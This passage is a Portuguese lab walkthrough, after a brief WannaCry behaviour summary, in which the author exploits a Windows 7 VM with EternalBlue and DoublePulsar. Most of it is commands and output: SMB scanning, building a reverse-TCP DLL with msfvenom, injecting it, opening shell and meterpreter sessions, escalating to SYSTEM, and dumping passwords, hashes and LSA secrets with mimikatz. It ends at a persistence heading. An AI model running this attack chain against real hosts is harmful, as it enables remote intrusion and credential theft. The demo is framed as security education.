7. Persistência e Propagação: se o domínio de kill switch não estiver ativo, mssecsvc.exe executa o tasksche.exe e cria o serviço mssecsvc2.0 para garantir a persistência do malware.
8. Propagação para Outros Sistemas: o WannaCry então inicia a propagação, escaneando por outros sistemas vulneráveis dentro da sub-rede local e externamente, tentando infectar novas máquinas.
9. Criptografia de Arquivos: tasksche.exe começa a criptografar arquivos no sistema infectado, utilizando criptografia AES de 128 bits, com a chave AES sendo posteriormente criptografada usando RSA de 2048 bits.
10. Exibição da Nota de Resgate: após a criptografia, o ransomware apresenta uma nota de resgate ao usuário, normalmente através do programa @WanaDecryptor@.exe.
11. Deleção de Shadow Copies: o processo taskdl.exe é usado para excluir arquivos temporários e cópias de sombra dos arquivos (para impedir a recuperação dos dados), executando a cada 30 segundos.
12. Comunicação com Servidor C&C: o tor.exe (identificado também como @WanaDecryptor@.exe) estabelece comunicação com servidores de comando e controle através de um servidor proxy SOCKS5, facilitando o controle remoto do ransomware e potencialmente permitindo aos atacantes atualizar o malware ou enviar novos comandos.



ATENÇÃO

Este material e as demonstrações, incluindo os exploits EternalBlue e DoublePulsar, são apresentados **exclusivamente para fins educacionais e de conscientização em segurança cibernética**, visando aprofundar o entendimento sobre as táticas, técnicas e procedimentos (TTPs) dos atacantes. Enfatizamos que o conhecimento detalhado de ataques é crucial para desenvolver defesas eficazes e estratégias de mitigação.

O uso dessas informações fora de contextos controlados e autorizados é fortemente desencorajado. Esta apresentação é direcionada a profissionais de segurança, pesquisadores e educadores, não nos responsabilizamos por usos indevidos.

Ao prosseguir, você reconhece a importância de uma postura ética e responsável no estudo e aplicação da segurança cibernética.

Demonstração

ETERNALBLUE & DOUBLEPULSAR

TA0043 - Reconnaissance

Procurando por hosts dentro de uma subnet com as portas 139 e 445 abertas:

```
nmap -A -p 139,445 10.0.0.6-254 -oG smb_service.txt
```

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ nmap -A -p 139,445 10.0.0.6-254 -oG smb_service.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 17:50 EST
Nmap scan report for 10.0.0.6
Host is up (0.0058s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: IE8WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:dc:a1:50 (Oracle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: IE8WIN7
|   NetBIOS computer name: IE8WIN7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-02-17T14:51:08-08:00
| smb2-time:
|   date: 2024-02-17T22:51:08
|_  start_date: 2024-02-17T22:17:09
|_clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 249 IP addresses (1 host up) scanned in 18.47 seconds
```

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ cat smb_service.txt | grep -i windows | cut -d" " -f2 > smb_machines.txt

┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ cat smb_service.txt
# Nmap 7.94SVN scan initiated Sat Feb 17 17:50:55 2024 as: nmap -A -p 139,445 -oG smb_service.txt 10.0.0.6-254
Host: 10.0.0.6 ()       Status: Up
Host: 10.0.0.6 ()       Ports: 139/open/tcp//netbios-ssn//Microsoft Windows netbios-ssn/, 445/open/tcp//microsoft-ds//Wind
ows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)/
# Nmap done at Sat Feb 17 17:51:13 2024 -- 249 IP addresses (1 host up) scanned in 18.47 seconds

┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ cat smb_machines.txt
10.0.0.6
```

Caso houvessem outros dispositivos possivelmente vulneráveis, esse comando ajudaria a identificar os endereços de IP de cada máquina:

```
cat smb_service.txt | grep -i windows |
cut -d" " -f2 > smb_machines.txt
```

TA0043 - Reconnaissance

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ for vul in $(find / -name 'smb*vuln*.nse' 2>/dev/null); do
    sudo nmap -v -p 139,445 --script="$vul" -iL smb_machines.txt -oN "smb_vulns_$(basename "$vul" .nse).txt"
done

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 17:58 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:58
Completed NSE at 17:58, 0.00s elapsed
Initiating ARP Ping Scan at 17:58
Scanning 10.0.0.6 [1 port]
Completed ARP Ping Scan at 17:58, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:58
Completed Parallel DNS resolution of 1 host. at 17:58, 0.02s elapsed
Initiating SYN Stealth Scan at 17:58
Scanning 10.0.0.6 [2 ports]
Discovered open port 139/tcp on 10.0.0.6
Discovered open port 445/tcp on 10.0.0.6
Completed SYN Stealth Scan at 17:58, 0.02s elapsed (2 total ports)
NSE: Script scanning 10.0.0.6.
Initiating NSE at 17:58
Completed NSE at 17:58, 0.02s elapsed
Nmap scan report for 10.0.0.6
Host is up (0.0011s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DC:A1:50 (Oracle VirtualBox virtual NIC)
```

Máquina vulnerável para ETERNALBLUE e DOUBLEPULSAR

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Explicação do comando utilizado:


`$(find / -name 'smb*vuln*.nse' 2>/dev/null):` Encontra todos os scripts .nse que correspondem ao padrão smb*vuln*.nse, suprimindo quaisquer erros de permissão.

`--script="$vul":` Usa o caminho completo de cada script de vulnerabilidade encontrado.

`"smb_vulns_$(basename "$vul" .nse).txt":` Para o nome do arquivo de saída, extrai o nome base do script (removendo o caminho e a extensão .nse) para usar na nomeação dos arquivos de saída, facilitando a identificação de qual script produziu quais resultados.

TA0043 - Reconnaissance

O host também possui várias outras portas abertas, assim como as portas 80 e 443, indicando um servidor web.




```
┌──(kali㉿kali)-[~/eternal-pulsar]
└─$ nmap -F 10.0.0.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 22:46 EST
Nmap scan report for 10.0.0.6
Host is up (0.0022s latency).
Not shown: 85 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

TA0042 – Resource Development

O próximo passo agora é criar um payload: Usaremos o **msfvenom** para criar um payload **staged**.

Payload Staged

- **Entrega Fragmentada**: Os payloads staged são entregues em duas ou mais etapas. Primeiramente, um pequeno pedaço de código, conhecido como "**stager**", é enviado para o alvo. Esse stager é responsável por estabelecer uma conexão de volta ao atacante e, em seguida, baixar o restante do payload, o "**stage**", que contém a carga útil maliciosa real.
- **Menor Tamanho Inicial**: Como o stager inicial é relativamente pequeno, é mais fácil escondê-lo e entregá-lo através de restrições de tamanho de payload ou detecções de segurança.
- **Flexibilidade**: Permite ao atacante modificar o stage (a parte principal do payload) sem precisar reenviar o stager. Isso é útil em situações onde o stager já está instalado, mas o atacante deseja executar diferentes tipos de ataques ou tarefas sem reiniciar o processo de infecção.
- **Dependência de Conexão**: Requer uma conexão contínua e confiável entre o alvo e o atacante para baixar as etapas subsequentes do payload. Se a conexão for interrompida ou bloqueada, o payload completo não será entregue.

Payload Stageless

- **Entrega Única**: Diferentemente do staged, o payload stageless envia toda a carga útil maliciosa de uma só vez. Não há necessidade de um stager para baixar partes adicionais, pois o payload contém tudo o que é necessário para executar o ataque.
- **Tamanho Maior**: Como o payload inteiro é enviado de uma vez, isso geralmente resulta em um payload de tamanho maior, o que pode tornar mais difícil sua entrega através de certos vetores de ataque ou aumentar a probabilidade de detecção por soluções de segurança.
- **Independência de Conexão**: Uma vez entregue, o payload stageless pode executar suas funções maliciosas sem necessitar de uma conexão contínua com o atacante. Isso pode ser vantajoso em ambientes onde a conectividade de rede é instável ou monitorada.
- **Menos Flexibilidade**: Qualquer alteração no comportamento desejado do payload requer o reenvio do payload completo, pois não há separação entre o stager e o stage.

TA0042 – Resource Development

Endereço IP da máquina do atacante: 10.0.0.5

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 71904sec preferred_lft 71904sec
    inet6 fe80::9959:3bf0:689d:1613/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:dc:60 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 69481sec preferred_lft 69481sec
    inet 10.0.0.5/24 brd 10.0.0.255 scope global dynamic noprefixroute eth1
       valid_lft 504sec preferred_lft 504sec
    inet6 fe80::7865:328e:4a4f:b94a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f dll >  shell.dll
```

Esse comando cria um payload de shell reverso TCP para sistemas Windows, que tentará se conectar de volta ao IP 10.0.0.5 na porta 4444 quando executado.

O payload é gerado no formato de um arquivo DLL chamado **shell.dll**. Este arquivo pode ser usado em uma variedade de cenários para explorar vulnerabilidades que permitem a execução de código arbitrário (ACE) em sistemas Windows.

```
┌──(kali㉿kali)-[~/eternal-pulsar]
└─$ msfvenom -p windows/shell/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f dll >  shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
```

TA0002 – Execution

Agora iremos instalar uma backdoor com o auxílio do **ETERNALBLUE:**

```
wine Eternalblue-2.2.0.exe --TargetIp 10.0.0.6 --Target WIN72K8R2 --DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 445
--VerifyTarget True --VerifyBackdoor True --MaxExploitAttempts 3 --GroomAllocations 12 --OutConfig 1.txt
```

Este comando está utilizando o Wine para executar uma ferramenta de exploração baseada no EternalBlue contra um alvo específico, com várias opções configuradas para definir detalhes como o IP do alvo, o sistema alvo, portas, tempos de espera e comportamentos de verificação. O objetivo é explorar a vulnerabilidade SMB no alvo especificado, com a ferramenta gerando um relatório de saída no arquivo 1.txt.

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ wine Eternalblue-2.2.0.exe --TargetIp 10.0.0.6 --Target WIN72K8R2 --DaveProxyPort=0 --NetworkTimeout 60 --TargetPort 4
45 --VerifyTarget True --VerifyBackdoor True --MaxExploitAttempts 3 --GroomAllocations 12 --OutConfig 1.txt

[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (41 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
0x00000020  65 20 50 61 63 6b 20 31 00                       e Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        ............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x86 (32-bit)
    [+] Backdoor installed
=============================================================================
================================WIN==========================================
=============================================================================
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
```

TA0002 – Execution

Agora, vamos passas as instruções para o Metasploit executar nosso listener, e assim, estabelecer automaticamente a conexão com a máquina quando a DLL for injetada através do módulo **DOUBLEPULSAR**, que será executado no próximo passo.

```
┌──(kali㉿kali)-[~/eternal-pulsar]
└─$ msfconsole -q -r msfhandler.rc
[*] Processing msfhandler.rc for ERB directives.
resource (msfhandler.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (msfhandler.rc)> set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
resource (msfhandler.rc)> set LHOST 10.0.0.5
LHOST ⇒ 10.0.0.5
resource (msfhandler.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (msfhandler.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.5:4444
```

Após a configuração do handler com os parâmetros especificados, o Metasploit fica ouvindo na porta 4444 do endereço IP 10.0.0.5 para uma conexão reversa.

Quando o payload windows/shell/reverse_tcp é executado no sistema alvo, ele tenta se conectar de volta ao IP e porta especificados (10.0.0.5:4444). Se a conexão for bem-sucedida, uma sessão Shell será estabelecida, permitindo ao atacante controlar o sistema alvo.

TA0002 – Execution

Instalada a backdoor e com o Metasploit aguardando conexões na porta 4444, agora iremos enviar o shellcode para injetar a DLL com o **DOUBLEPULSAR:**

```
wine Doublepulsar-1.3.1.exe --OutConfig 2.txt --TargetIp 10.0.0.6 --TargetPort 445 --DllPayload shell.dll --DllOrdinal 1 --ProcessName
svchost.exe --ProcessCommandLine --Protocol SMB --Architecture x86 --Function Rundll
```

```
┌──(kali㉿kali)-[~/eternal-pulsar/depens]
└─$ wine Doublepulsar-1.3.1.exe --OutConfig 2.txt --TargetIp 10.0.0.6 --TargetPort 445 --DllPayload shell.dll --DllOrdinal
 1 --ProcessName svchost.exe --ProcessCommandLine --Protocol SMB --Architecture x86 --Function Rundll

[+] Selected Protocol SMB
[.] Connecting to target ...
[+] Connected to target, pinging backdoor ...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x3DA467F0
    SMB Connection string is: Windows 7 Enterprise 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
```

- A saída confirma que o protocolo SMB foi selecionado e que uma conexão foi estabelecida com sucesso com o sistema alvo.
- A ferramenta verifica a presença do backdoor **DoublePulsar** no sistema alvo, retornando um código de sucesso (10), o que indica que o backdoor está presente e funcionando.
- A arquitetura do alvo é confirmada como x86 (32-bit), e a chave XOR para comunicação é fornecida (0x3DA467F0).
- Informações adicionais sobre a versão do sistema operacional alvo são fornecidas (Windows 7 Enterprise 7601 Service Pack 1).
- A ferramenta confirma que o backdoor está instalado, a DLL foi construída e o shellcode para injetar a DLL foi enviado, tudo com sucesso.

TA0002 – Execution

Na Janela em paralelo, podemos ver que a sessão shell foi estabelecida com sucesso:

```
msf6 exploit(multi/handler) >
[*] Sending stage (240 bytes) to 10.0.0.6
[*] Command shell session 1 opened (10.0.0.5:4444 → 10.0.0.6:49158) at 2024-02-17 20:28:19 -0500
sessions -i

Active sessions
===============

  Id  Name  Type              Information                          Connection
  --  ----  ----              -----------                          ----------
  1         shell x86/windows  Shell Banner: Microsoft Windows [Vers  10.0.0.5:4444 → 10.0.0.6:49158 (10.0.
                               ion 6.1.7601] -----                  0.6)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

```
msf6 exploit(multi/handler) > sessions -u 6
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [6]

[*] Upgrading session ID: 6
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.0.5:4433
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 10.0.0.6
[*] Meterpreter session 7 opened (10.0.0.5:4433 → 10.0.0.6:49159) at 2024-02-17 17:20:38 -0500
[*] Stopping exploit/multi/handler

msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information                  Connection
  --  ----  ----                   -----------                  ----------
  6         shell x86/windows      Shell Banner: Microsoft Windo  10.0.0.5:4444 → 10.0.0.6:4915
                                   ws [Version 6.1.7601] -----    8 (10.0.0.6)
  7         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ IE8WIN7  10.0.0.5:4433 → 10.0.0.6:4915
                                                                   9 (10.0.0.6)

msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter >
```

Vamos colocar a essão em background (CTRL+Z) e tentar escalar para o meterpreter.

O comando `sessions -u` tenta fazer o upgrade da sessão de shell para meterpreter, que possui mais opções de exploração.

TA0004 – Privilege Escalation
TA0006 – Credential Access

* Em casos de execução pelo próprio usuário, podemos não ter privilégios suficientes. Escalamos com o comando “getsystem”:

```
meterpreter > getuid
Server username: IE8WIN7\Administrator
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Com o meterpreter ativo e acesso NT AUTHORITY\SYSTEM, podemos fazer o dumping de credenciais do sistema utilizando o mimikatz:

```
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain   NTLM                              SHA1
--------       ------   ----                              ----
Administrator  IE8WIN7  8fd5d202cb67fb13f2ad846e67fbaca7  d0e111abd6ac40ad2ae055cfd3c0c4ce88cca2a4
Escalate       IE8WIN7  9be760e8dbbe3be65210225ac1570c9f  357434484751ba5ebe0efe7f1bfd26d693185794
sshd_server    IE8WIN7  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f

wdigest credentials
===================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
Administrator  IE8WIN7    Esc@l@te
Escalate       IE8WIN7    Windows
IE8WIN7$       WORKGROUP  (null)
sshd_server    IE8WIN7    D@rj33l1ng

kerberos credentials
```

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : IE8WIN7
SysKey : d23634f7ecdc029e0570561ec6d4e94c

Local name : IE8WIN7 ( S-1-5-21-1716914095-909560446-1177810406 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {1ecdaaea-f3a0-3473-5ffa-11097336ca6c}
  [00] {1ecdaaea-f3a0-3473-5ffa-11097336ca6c} a7fb9ca01b2580421984983b134e0a260624dbc3a398f111cbc3ab
eed9fc06cf

Secret  : DefaultPassword
cur/text: Passw0rd!
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 07 df a1 a8 04 77 8f 29 ea 70 c2 e3 67 92 5b cf 8b 19 16 47 c4 8a 76 4e 6f 92
c4 ef e2 0e 4d 0a b8 47 54 8d 7a c5 b0 c5
    full: 07dfa1a804778f29ea70c2e367925bcf8b191647c48a764e6f92c4efe20e4d0ab847548d7ac5b0c5
    m/u : 07dfa1a804778f29ea70c2e367925bcf8b191647 / c48a764e6f92c4efe20e4d0ab847548d7ac5b0c5
old/hex : 01 00 00 00 bb 25 c5 89 14 75 57 dd e8 27 78 60 84 26 9e 8f f9 51 6c 86 f6 2d 06 1a 88 97
d6 cb 2d 1c 38 19 0b c3 c9 01 88 d3 6f a2
    full: bb25c589147557dde827786084269e8ff9516c86f62d061a8897d6cb2d1c38190bc3c90188d36fa2
    m/u : bb25c589147557dde827786084269e8ff9516c86 / f62d061a8897d6cb2d1c38190bc3c90188d36fa2

Secret  : _SC_Apache2.4 / service 'Apache2.4' with username : .\Escalate
cur/text: Windows

Secret  : _SC_FileZillaServer / service 'FileZillaServer' with username : .\Administrator
cur/text: Esc@l@te

Secret  : _SC_OpenSSHd / service 'OpenSSHd' with username : .\sshd_server
cur/text: D@rj33l1ng


meterpreter >
```


TA0003 – Persistence

